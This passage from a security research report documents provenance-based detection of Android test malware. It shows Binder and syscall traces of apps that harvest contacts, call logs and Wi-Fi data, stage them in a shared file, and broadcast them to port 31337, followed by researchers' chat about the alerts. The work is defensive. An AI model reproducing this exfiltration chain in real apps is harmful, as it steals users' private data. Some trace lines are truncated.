- 157:   invoked 1 void android.media.MediaRecorder.stop() [line:;
- com.TA5.RamustApp.PillerMic.DOOit()
- 158: invoked 1 times: **BINDER** android.app.ContentProviderHolder android.app.ActivityManagerProxy.getContentProvider ;;,000000000000000000000000000a33cf
- 159: invoked 38 times: **BINDER** android.app.ContentProviderHolder android.app.ActivityManagerProxy.getContentProvider

;;,000000000000000000000000000a335avoid com.TA5.RamustApp.PillerPhone.DOOit() com.android.providers.contacts

- 184: invoked 1 times:**BINDER** android.app.ContentProviderHolder android.app.ActivityManagerProxy.getContentProvider(IApplicationThread,java.lang.String,int,boolean) com.TA5.RamustApp.PillerPhone.DOOit() [line: 42]:: android.permission.READ_CALL_LOG:CHAR:;:EventUUID:896a9aab34cbefe382dda0d1f4ae12db
- 185: invoked 1 times:**BINDER** android.app.ContentProviderHolder android.app.ActivityManagerProxy.getContentProvider com.TA5.RamustApp.PillerPhone.DOOit() [line: 42]android.permission.WRITE_CALL_LOG:CHAR :;:EventUUID:d587424ccb64fe85ce72ac820e53ba03
- 197: invoked 1 times: **BINDER** Cursor android.content.ContentProviderProxy.query ;;,000000000000000000000000000a33cf
- 198: invoked 14 times: **BINDER** Cursor android.content.ContentProviderProxy.query ;;,000000000000000000000000000a335a
- 211: invoked 10 times: 9c52201d344bf58b51d99394e5843a50:;:**BINDER** Cursor android.content.ContentProviderProxy.query(String callingPkg, Uri url, String[] projection, String selection, String[] selectionArgs, String sortOrder, ICancellationSignal cancellationSignal):;:43443338736000000:;:1:;:void com.TA5.RamustApp.PillerPhone.DOOit() [line: 42]
- 212: i nvoked 15 times EVENT_WRITE:;:386b435b5bb034829c82706060f1d557:;:**BINDER** boolean android.app.ActivityManagerProxy.refContentProvider(android.os.IBinder,int,int):;:212:;:43443338748000000:;:1:;:void com.TA5.RamustApp.PillerPhone.DOOit() [line: 42]:;::;:eventParaStr:eventParam:: 1:INT 0:INT :;: 000000000000000000000000000a33cf
- 216: invoked 4 times EVENT_WRITE:;:edde7cc2c9f018875ccbed2f14f31db7:;:**BINDER** void android.database.BulkCursorProxy.close():;:216:;:43443338793000000:;:1:;:void com.TA5.RamustApp.PillerPhone.DOOit() [line: 64]predObject;;000000000000000000000000000a33dd
- 219: invoked 2 times EVENT_WRITE:;:9083504edcd70f796e7d15a33364a803:;:**BINDER** boolean android.app.ActivityManagerProxy.refContentProvider(android.os.IBinder,int,int):;:219:;:43443338803000000:;:1:;:void com.TA5.RamustApp.PillerPhone.DOOit() [line: 64]:;::;:eventParaStr:eventParam:: -1:INT 1:INT predObject;;000000000000000000000000000a33cf
- 220: invoked 1 times **BINDER** boolean android.app.ActivityManagerProxy.refContentProvider(android.os.IBinder,int,int):;:220:;:43443338807000000:;:1:;:void com.TA5.RamustApp.PillerPhone.DOOit() [line: 64]:;::;:eventParaStr:eventParam:: 0:INT 1:INTEVENT_READ:;:8d1689e44c6ebda323ef96694f89f422
- 221: invoked 1 time **BINDER**voidandroid.app.ActivityManagerProxy.removeContentProvider

- (android.os.IBinder,):43443338828;:1:;:<unknown> EVENT_READpredObject;;0000000000000000000000000a335a;;:;::;::;:d98a23a4e6858686dcd9ab49676d0d3f

4. Selected critical information flows show in the provenance subgraph
Fig 4. Binder IPC flow for collecting contact and phone call relevant information from (android.process.acore000000a2d79). The subgraph is generated automatically.



2017-05-10 Detection:*"***com.TA5. android.SetexApp***"*
"privilegeLevel": null, "importedLibraries": null, "exportedLibraries": null, "properties": {"devid": "ZY2233MGC2"}}

1). Suspicious trace generated time (*May 10, 2017, 10:39:08*) com.TA5.android.SetexApp, 0000000000000000000000000a567d"": 495085524000000, "unitId": null, "iteration": null, "count": null, "cmdLine": "privilegeLevel": null,: {"devid": "ZY2233MGC2"}}
It read the data from e0604a74ae1a5d6165385606073fc47b,/storage/emulated/0/gather.txt and send it out, which is written by previous process, *android.LobiwApp.*

2). Highlighted suspicious actions identified

- predObject;;e0604a74ae1a5d6165385606073fc47b;;/storage/emulated/0/gather.txt;;:;::;:EVENT_READ:;:1a8d96a69303461c428be71fbd2f47a3:;:int libcore.io.Posix.read(java.io.FileDescriptor fd, byte[] bytes, int byteOffset, int byteCount) [line: 459]:;:30:;:43444761317:;:12:;:java.lang.String com.TA5.android.SetexApp.SetexTask.doInBackground(java.lang.String[]) [line:

157]:COMPLEX 3535353535353535353535351035328773707332737870791035353535353535353535353535101151151051:BYTE 0:INT 8192:INT 191:INT

- 000000000000000000000000000a567d:;:EVENT_SENDTO:;:2261cd8f5e3a6d92551856e4812ecb9d:;:intlibcore.io.Posix.sendto(java.io.FileDescriptor fd, byte[] bytes, int byteOffset, int byteCount, int flags, java.net.InetAddress inetAddress, int port) [line: 626]:;:53:;:43444761652:: com.TA5.android.SetexApp.SetexTask.doInBackground(java.lang.String[]) [line: 198]
  :COMPLEX 353535353535353535353535103532877370733273787079103535353535353535353535101151151051.....:BYTE 0:INT 191:INT 0:INT :COMPLEX 31337:INT 191:INTpredObject;;000000000000000000000000000a56e8;;:;:
- 000000000000000000000000000a56e8:;:FlowObj NetFlowObject::000000000000000000000000000a56e8::{"uuid": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 10, 86, -24], "baseObject": {"permission": null, "epoch": null, "properties": null}, "localAddress": "::", "localPort": 52934, "remoteAddress": "255.255.255.255", "remotePort": 31337, "ipProtocol": 0, "fileDescriptor": null}EVENT_SENDTO:;:2261cd8f5e3a6d92551856e4812ecb9d:;:int libcore.io.Posix.sendto(java.io.FileDescriptor fd, byte[] bytes, int byteOffset, int byteCount, int flags, java.net.InetAddress inetAddress, int port) [line: 626]:;:53:;:43444761652:;:12:;:java.lang.String com.TA5.android.SetexApp.SetexTask.doInBackground(java.lang.String[]) [line: 198]; Event predObject;;000000000000000000000000000a56e8;;:;:000000000000000000000000000a567d:;:

3). Suspicious Trace
Seq#, InvokedTimes, suspAPICall, provenanceUUID


- 1: invoked 1 times: **BINDER** void android.app.ActivityManagerProxy.attachApplication ;;,000000000000000000000000000a5682
- 27: invoked 1 times: java.io.FileDescriptor libcore.io.Posix.open ;;,e0604a74ae1a5d6165385606073fc47b,/storage/emulated/0/gather.txt
- 29: invoked 1 times: int libcore.io.Posix.ioctlInt ;;,000000000000000000000000000a5685
- 30: invoked 1 times: int libcore.io.Posix.read ;;,e0604a74ae1a5d6165385606073fc47b,/storage/emulated/0/gather.txt
- 31: invoked 2 times: int libcore.io.Posix.ioctlInt ;;,000000000000000000000000000a5685
- 33: invoked 1 times: int libcore.io.Posix.read ;;,e0604a74ae1a5d6165385606073fc47b,/storage/emulated/0/gather.txt
- 34: invoked 1 times: void libcore.io.Posix.close NoPredPath
- 35: invoked 1 times: **BINDER** int android.net.wifi.IWifiManager$Stub$Proxy.getWifiEnabledState ;;,000000000000000000000000000a56b8

- 36: invoked 1 times: **BINDER** int android.net.wifi.IWifiManager$Stub$Proxy.getWifiEnabledState ;;,00000000000000000000000000a5682
- 37: invoked 1 times: **BINDER** DhcpInfoandroid.net.wifi.IWifiManager$Stub$Proxy.getDhcpInfo ;;,00000000000000000000000000a56b8
- 38: invoked 9 times: **BINDER** DhcpInfo android.net.wifi.IWifiManager$Stub$Proxy.getDhcpInfo ;;,00000000000000000000000000a5682
- 47: invoked 1 times: java.io.FileDescriptor libcore.io.Posix.socketNoPredPath
- 48: invoked 1 times: void libcore.io.Posix.setsockoptInt NoPredPath
- 49: invoked 1 times: void libcore.io.Posix.bind NoPredPath
- 50: invoked 1 times: java.net.SocketAddress libcore.io.Posix.getsockname;;,00000000000000000000000000a5685
- 51: invoked 2 times: void libcore.io.Posix.setsockoptInt NoPredPath
- 53: invoked 1 times: int libcore.io.Posix.sendto;;,00000000000000000000000000a56e8

4). Selected suspicious Binder IPC

- IPC:predObject;;00000000000000000000000000000089;;:;:00000000000000000000000000000001:;:EVENT_WRITE:;:cd8467cd0ade353b2c37f5dd9020d336:;:**BINDER** java.util.List android.app.ActivityManagerNative.getRecentTasks(int,int,int) [boolean android.app.ActivityManagerNative.onTransact(int,android.os.Parcel,android.os.Parcel,int)]:;:147657:;:43444763930000000:;:136:;:boolean android.os.Binder.execTransact(int code, long dataObj, long replyObj, int flags) [line: 443]:;::;:eventParaStr:eventParam:: 0:INT 2:INT 1:INT -1:INT 9:INT 1:INT android.intent.action.MAIN:CHAR 0:INT 268435456:INT com.TA5.android.SetexApp:CHAR com.TA5.android.SetexApp.SetexActivity:CHAR 0:INT 1:INT android.intent.category.LAUNCHER:CHAR 0:INT 0:INT -2:INT -1:INT 1:INT 1:INT 0:INT 0:INT -1644826:INT 0:INT -1:INT 0:INT 43444758728:LONG 43444762072:LONG 9:INT -1644826:INT 0:INT 1:INT 4:INT 4:INT 1:INT android.intent.action.MAIN:CHAR 0:INT 270532608:INT com.android.settings:CHAR com.android.settings.Settings:CHAR 0:INT 1:INT android.intent.category.LAUNCHER:CHAR 0:INT 0:INT -2:INT 52:INT 1279544898:INT com.android.settings:CHAR com.android.settings.Settings:CHAR 1:INT 1:INT 0:INT 0:INT -14273992:INT 0:INT 1:INT 0:INT 43280462954:LONG 43280516524:LONG 4:INT -14273992:INT com.android.settings:CHAR com.android.settings.Settings:CHAR com.android.settings:CHAR com.android.settings.deviceinfo.Status:CHAR 3:INT

5). Selected critical information flows show in the provenance subgraph



d>: 15430 provTagID: e0604a74ae1a5d6165385606073fc47b


Since we compress different provenance nodes pointing to the same objects, the flowEdge pointing to itself on e0604a74ae1a5d6165385606073fc47bcan be further interpreted as below, by expanding the provenance nodes associate with fileObject /storage/emulated/0/gather.txt.

- UUID of provenance ; UUID of fileObject /storage/emulated/0/gather.txt


000000(android.LobiwApp)00000005fd90;e0604a74ae1a5d6165385606073fc47b
000000(android.LobiwApp)00000005fd91;e0604a74ae1a5d6165385606073fc47b

ProvsEdge::(000000000000000000000000000a56d2 <==000000000000000000000000000005fd90
)
ProvsEdge::(000000000000000000000000000a56d3 <==000000000000000000000000000005fd91
)

000000(android.SetexApp)00000000a56d2;e0604a74ae1a5d6165385606073fc47b
000000(android.SetexApp)00000000a56d3;e0604a74ae1a5d6165385606073fc47b


/data/app/**.LobiwApp-1/base.apk
SOURCE_WIFI
launched @ seq# 1
binder wifi.IWifiManager (getConnectionInfo) @ seq# 42
LobiwApp
InfoFlow
{Java Posix.open @ seq# 27}
{Java Posix.write @ seq# 55}
/storage/emulated/0/gather.txt
Java Posix.close @ seq# 56
LobiwApp completed
Finished its operation
Information Flow
/data/app/**.SetexApp-1 for SetexApp
launched @ seq# 1
SetexApp
{Java Posix.open @ seq# 29}
{Java Posix.read@ seq# 30}
/storage/emulated/0/gather.txt
Java Posix.close @ seq# 34
Proxy.getDhcpInfo @ seq# 37 -> Posix.socket
InfoFlow
-> Posix.bind -> Posix.getsockname @ seq#51
Exfiltration
Posix.sendto @ seq# 53
SetexApp completed

6). Since the timestamps in the Bovia data is not correct, we have reported the timestamp evidence in our slack channel after being processed through automated forensics and human manual validation.



May 9th at 12:39:49 PM

dougschales 12:39 PM

```
CDMPropValues,1952509,clearscope-bovia-2,cmdline,com.TA5.StifyzApp
edu.mit.clearsc
```
May 9th at 3:01:46 PM

ulls info.

hhuang-ibm-research 3:01 PM

```
Process:000000000000000000000000000057095 suspcious behavior vector:[1]
Untrusted application process MATCHED:": "com.TA5.HevowApp", "privilegeLevel":
"ZY2233MGC2"}}

Process:000000000000000000000000000055b19 suspcious behavior vector:[1]
Untrusted application process MATCHED:": "com.android.documentsui", "privilegeLe
"ZY2233MGC2"}}

Process:000000000000000000000000000054f61 suspcious behavior vector:[111]
Untrusted application process MATCHED:": "com.TA5.StifyzApp", "privilegeLevel": n
"ZY2233MGC2"}}
```

Yes, not too m

May 9th at 3:10:42 PM

s

hhuang-ibm-research 3:10 PM

```
Process:000000000000000000000000000057095 suspcious behavior vector:[1]
Untrusted application process MATCHED:": "com.TA5.HevowApp", "privilegeLevel": null, "ir
"ZY2233MGC2"}}

predObject;;00000000000000000000000000005709a;;:;;:0000000000000000000000C
DER** android.app.ContentProviderHolder
android.app.ActivityManagerProxy.getContentProvider(IApplicationThread,java.lang.String,
com.TA5.HevowApp.PillerContact.DOOit() [line: 21];;:;;:eventParam:: 0:INT  1:INT  com.anc
 814235205:INT  8:INT  0:INT  0:INT  0:INT   /system/priv-app/ContactsProvider:CHAR  /
app/ContactsProvider/ContactsProvider.apk:CHAR  /system/priv-app/ContactsProvider/C
app/ContactsProvider/lib/arm:CHAR   /system/priv-app/ContactsProvider/lib:CHAR  1:IN
 /data/user/0/com.android.providers.contacts:CHAR  10003:INT  23:INT  23:INT  1:INT  0:
00000000000
```
May 9th at 5:16:59 PM


095 is reading phone contact data through BINDER

hhuang-ibm-research 5:16 PM

```
Process:00000000000000000000000000005fd35 suspcious behavior vector:[1(
Subject::00000000000000000000000000005fd35::{"uuid": [0, 0, 0, 0, 0, 0, 0, 0, 
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0], "localPrincipal": [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
null, "count": null, "cmdLine": "com.TA5.android.LobiwApp", "privilegeLevel": null,
"ZY2233MGC2"}}
```

This one, has a complete exfiltration flow, from database query to file operation

For the detection in May 10, 2017



hhuang-ibm-research 11:39 AM

```
Process:000000000000000000000000000a567d suspcious behavior vector:[10111010]
Untrusted application process MATCHED:": "com.TA5.android.SetexApp", "privilegeLevel": null, "imp
"ZY2233MGC2"}}
```

```
Process:000000000000000000000000000a3355 suspcious behavior vector:[10001]
Untrusted application process MATCHED:": "com.TA5.RamustApp", "privilegeLevel": null, "imported
"ZY2233MGC2"}}
```

Two more suspicious, the first one is initially alerted by IBM FCCE

@dougschales thanks!

The SetexApp completes one whole attack scenario

```
Seq#, InvokedTimes, suspAPICall, provenanceUUID
1:  invoked 1 times:   **BINDER** void android.app.ActivityManagerProxy.attachApplication ;;,0000
27:  invoked 1 times:   java.io.FileDescriptor libcore.io.Posix.open ;;,e0604a74ae1a5d61653856060
29:  invoked 1 times:   int libcore.io.Posix.ioctlInt ;;,000000000000000000000000000a5685
30:  invoked 1 times:   int libcore.io.Posix.read ;;,e0604a74ae1a5d6165385606073fc47b,/storage/e
```

4.4.5 Detection of BOVIA Attacks on THEIA

